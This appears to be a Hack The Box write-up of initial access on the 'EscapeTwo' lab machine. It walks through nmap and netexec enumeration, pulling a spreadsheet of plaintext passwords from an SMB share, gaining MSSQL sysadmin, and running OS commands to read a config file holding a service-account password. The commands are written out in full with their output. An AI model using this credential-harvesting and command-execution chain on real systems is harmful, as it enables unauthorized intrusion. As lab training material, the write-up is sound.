EscapeTwo

A simple write-up on gaining initial access to the **“EscapeTwo”** box from HTB. A second part on **privilege escalation** will follow, covering its higher complexity in more detail.


HTB supplied us with the login credentials:

rose : KxEPkKe6R8su


As always, we begin with scanning and information collection to gain an initial understanding of our target. Reconnaissance is crucial for any successful attack, helping us identify open services, possible weaknesses, and misconfigurations that may provide a way in.

NMAP :

# nmap -sC -sV 10.10.11.46 -T5



```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV 10.10.11.51 -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 01:11 EDT
Warning: 10.10.11.51 giving up on port because retransmission cap hit (2).
Stats: 0:02:24 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 78.73% done; ETC: 01:14 (0:00:39 remaining)
Nmap scan report for 10.10.11.51
Host is up (0.38s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-27 05:15:01Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-03-27T05:16:32+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-03-27T05:16:32+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.10.11.51:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-03-27T05:16:32+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-03-26T18:02:15
|_Not valid after:  2055-03-26T18:02:15
| ms-sql-ntlm-info:
|   10.10.11.51:1433:
```




```
|   10.10.11.51:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-03-27T05:16:32+00:00; 0s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-03-27T05:16:32+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-27T05:15:53
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 309.86 seconds
```

# nano /etc/hosts

10.10.11.51 Escapetwo.htb


Now, we can list shared resources and gather user information using SMB.

# netexec smb 10.10.11.51 -u ‘rose’ -p ‘KxEPkKe6R8su’ --users




```
┌──(root㉿kali)-[~]
└─# netexec smb 10.10.11.51 -u 'rose' -p 'KxEPkKe6R8su' --users

SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.51     445    DC01             Administrator                 2024-06-08 16:32:20 0       Built-in account for administering the computer/domain
SMB         10.10.11.51     445    DC01             Guest                         2024-12-25 14:44:53 0       Built-in account for guest access to the computer/domain
SMB         10.10.11.51     445    DC01             krbtgt                        2024-06-08 16:40:23 0       Key Distribution Center Service Account
SMB         10.10.11.51     445    DC01             michael                       2024-06-08 16:47:37 0
SMB         10.10.11.51     445    DC01             ryan                          2024-06-08 16:55:45 0
SMB         10.10.11.51     445    DC01             oscar                         2024-06-08 16:56:36 0
SMB         10.10.11.51     445    DC01             sql_svc                       2024-06-09 07:58:42 0
SMB         10.10.11.51     445    DC01             rose                          2024-12-25 14:44:54 0
SMB         10.10.11.51     445    DC01             ca_svc                        2025-03-26 13:37:29 0
SMB         10.10.11.51     445    DC01             [*] Enumerated 9 local users: SEQUEL
```

# netexec smb 10.10.11.51 -u ‘rose’ -p ‘KxEPkKe6R8su’ --computers



```
┌──(root㉿kali)-[~]
└─# netexec smb 10.10.11.51 -u 'rose' -p 'KxEPkKe6R8su' --computers
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01             [+] Enumerated domain computer(s)
SMB         10.10.11.51     445    DC01             sequel.htb\DC01$
```


# Smbclient “//10.10.11.51/Accounting Department” -U SEQUEL.HTB\\rose



```
┌──(root㉿kali)-[~]
└─# smbclient "//10.10.11.51/Accounting Department" -U SEQYEL.HTB\\rose
Password for [SEQYEL.HTB\rose]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jun  9 16:22:21 2024
  ..                                  D        0  Sun Jun  9 16:22:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 15:44:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 16:22:07 2024

                6367231 blocks of size 4096. 925917 blocks available
smb: \> mget accounts.xlsx
Get file accounts.xlsx? y
getting file \accounts.xlsx of size 6780 as accounts.xlsx (3.3 KiloBytes/sec) (average 3.3 KiloBytes/sec)
smb: \> 
```

After getting .xlsx we just get into online viewer we have to view account.xlsx file

Viewing accounts.xlsx file with jumpshare




Jumpshare
accounts.xlsx
Your file will expire in 24 hours unless you sign up.
Copy Link
Share
ooo
Analytics
Find out who viewed and downloaded

	A	B	C	D	E
1	First Name	Last Name	Email	Username	Password
2	Angela	Martin	angela@sequel.htb	angela	0fwz7Q4mSpurIt99
3	Oscar	Martinez	oscar@sequel.htb	oscar	86LxLBMgEWaKUnBG
4	Kevin	Malone	kevin@sequel.htb	kevin	Md9Wlq1E5bZnVDVo
5	NULL	NULL	sa@sequel.htb	sa	MSSQLP@ssw0rd!


After attempting these methods, only "sa / mssql" appears to be working. Database passwords are always a reliable option, so let’s check there next.

# netexec mssql 10.10.11.51 -u ‘sa’ -p ‘MSSQLP@ssw0rd!’ –local-auth –list




```
┌──(root㉿kali)-[~]
└─# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@SSW0RD!' --local-auth --list
LOW PRIVILEGE MODULES
[*] mssql_priv                Enumerate and exploit MSSQL privileges

HIGH PRIVILEGE MODULES (requires admin privs)
[*] empire_exec               Uses Empire's RESTful API to generate a launcher for the specified listener and executes it
[*] met_inject                Downloads the Meterpreter stager and injects it into memory
[*] nanodump                  Get lsass dump using nanodump and parse the result with pypykatz
[*] test_connection           Pings a host
[*] web_delivery              Kicks off a Metasploit Payload using the exploit/multi/script/web_delivery module
```

# netexec mssql 10.10.11.51 -u ‘sa’ -p ‘MSSQLP@ssw0rd!’ –local-auth –module mssql_priv




```
┌──(root㉿kali)-[~]
└─# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth --module mssql_priv
MSSQL       10.10.11.51     1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.10.11.51     1433   DC01             [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
MSSQL_PRIV  10.10.11.51     1433   DC01             [+] sa is already a sysadmin
```

# netexec mssql 10.10.11.51 -u ‘sa’ -p ‘MSSQLP@ssw0rd!’ –local-auth -x “dir C:users”




```
┌──(root㉿kali)-[~]
└─# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -x "dir C:users"
MSSQL       10.10.11.51     1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.10.11.51     1433   DC01             [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
MSSQL       10.10.11.51     1433   DC01             [+] Executed command via mssqlexec
MSSQL       10.10.11.51     1433   DC01             Volume in drive C has no label.
MSSQL       10.10.11.51     1433   DC01             Volume Serial Number is 3705-289D
MSSQL       10.10.11.51     1433   DC01             Directory of C:\Windows\system32
MSSQL       10.10.11.51     1433   DC01             File Not Found
```

# netexec mssql 10.10.11.51 -u ‘sa’ -p ‘MSSQLP@ssw0rd!’ –local-auth -x “whoami”




```
┌──(root㉿kali)-[~]
└─# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -x "whoami"
MSSQL       10.10.11.51     1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.10.11.51     1433   DC01             [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
MSSQL       10.10.11.51     1433   DC01             [+] Executed command via mssqlexec
MSSQL       10.10.11.51     1433   DC01             sequel\sql_svc
```

# netexec mssql 10.10.11.51 -u ‘sa’ -p ‘MSSQLP@ssw0rd!’ –local-auth -x “sql_svc”




```
┌──(root㉿kali)-[~]
└─# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -x "sql_svc"
MSSQL       10.10.11.51     1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.10.11.51     1433   DC01             [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
MSSQL       10.10.11.51     1433   DC01             [+] Executed command via mssqlexec
MSSQL       10.10.11.51     1433   DC01             'sql_svc' is not recognized as an internal or external command,
MSSQL       10.10.11.51     1433   DC01             operable program or batch file.
```

# mssql 10.10.11.51 -u ‘sa’ -p ‘MSSQLP@ssw0rd!’ –local-auth -x “dir C:\User”




```
┌──(root㉿kali)-[~]
└─# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -x "dir C:\user"
MSSQL       10.10.11.51     1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.10.11.51     1433   DC01             [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
MSSQL       10.10.11.51     1433   DC01             [+] Executed command via mssqlexec
MSSQL       10.10.11.51     1433   DC01             Volume in drive C has no label.
MSSQL       10.10.11.51     1433   DC01             Volume Serial Number is 3705-289D
MSSQL       10.10.11.51     1433   DC01             Directory of C:\
MSSQL       10.10.11.51     1433   DC01             File Not Found
```

# netexec mssql 10.10.11.51 -u ‘sa’ -p ‘MSSQLP@ssw0rd!’ –local-auth -x “dir C:\Users\ryan\Desktop\user.txt”



```
┌──(root㉿kali)-[~]
└─# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -x "dir C:\Users\ryan\Desktop\user.txt"
MSSQL       10.10.11.51     1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.10.11.51     1433   DC01             [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
MSSQL       10.10.11.51     1433   DC01             [+] Executed command via mssqlexec
MSSQL       10.10.11.51     1433   DC01             Access is denied.
```


# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -q "SELECT @@version"



```
┌──(root㉿kali)-[~]
└─# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -q "SELECT @@version"
MSSQL       10.10.11.51     1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.10.11.51     1433   DC01             [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
MSSQL       10.10.11.51     1433   DC01             Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64)
    Sep 24 2019 13:48:23
    Copyright (C) 2019 Microsoft Corporation
    Express Edition (64-bit) on Windows Server 2019 Standard 10.0 <X64> (Build 17763: ) (Hypervisor)
```

I attempted to secure a quick victory by obtaining the user flag, but it appears that our current privilege level prevents access to other users' information. Instead, I chose to investigate further, searching for configuration files that the sql_svc account might have permission to access. After verifying the version using netexec and identifying the relevant directory, I eventually discovered a configuration file:


# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -x "type C:\SQL2019\ExpressAdv_enu\sql-Configuration.INI"



```
┌──(root㉿kali)-[~]
└─# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -x "type C:\SQL2019\ExpressAdv_enu\sql-Configuration.INI"
MSSQL       10.10.11.51     1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.10.11.51     1433   DC01             [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
MSSQL       10.10.11.51     1433   DC01             [+] Executed command via mssqlexec
MSSQL       10.10.11.51     1433   DC01             [OPTIONS]
MSSQL       10.10.11.51     1433   DC01             ACTION="Install"
MSSQL       10.10.11.51     1433   DC01             QUIET="True"
MSSQL       10.10.11.51     1433   DC01             FEATURES=SQL
MSSQL       10.10.11.51     1433   DC01             INSTANCENAME="SQLEXPRESS"
MSSQL       10.10.11.51     1433   DC01             INSTANCEID="SQLEXPRESS"
MSSQL       10.10.11.51     1433   DC01             RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
MSSQL       10.10.11.51     1433   DC01             AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
MSSQL       10.10.11.51     1433   DC01             AGTSVCSTARTUPTYPE="Manual"
MSSQL       10.10.11.51     1433   DC01             COMMFABRICPORT="0"
MSSQL       10.10.11.51     1433   DC01             COMMFABRICNETWORKLEVEL=""0"
MSSQL       10.10.11.51     1433   DC01             COMMFABRICENCRYPTION="0"
MSSQL       10.10.11.51     1433   DC01             MATRIXCMBRICKCOMMPORT="0"
MSSQL       10.10.11.51     1433   DC01             SQLSVCSTARTUPTYPE="Automatic"
MSSQL       10.10.11.51     1433   DC01             FILESTREAMLEVEL="0"
MSSQL       10.10.11.51     1433   DC01             ENABLERANU="False"
MSSQL       10.10.11.51     1433   DC01             SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
MSSQL       10.10.11.51     1433   DC01             SQLSVCACCOUNT="SEQUEL\sql_svc"
MSSQL       10.10.11.51     1433   DC01             SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
MSSQL       10.10.11.51     1433   DC01             SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
MSSQL       10.10.11.51     1433   DC01             SECURITYMODE="SQL"
MSSQL       10.10.11.51     1433   DC01             SAPWD="MSSQLP@ssw0rd!"
MSSQL       10.10.11.51     1433   DC01             ADDCURRENTUSERASSQLADMIN="False"
MSSQL       10.10.11.51     1433   DC01             TCPENABLED="1"
MSSQL       10.10.11.51     1433   DC01             NPENABLED="1"
MSSQL       10.10.11.51     1433   DC01             BROWSERSVCSTARTUPTYPE="Automatic"
MSSQL       10.10.11.51     1433   DC01             IAcceptSQLServerLicenseTerms=True
```

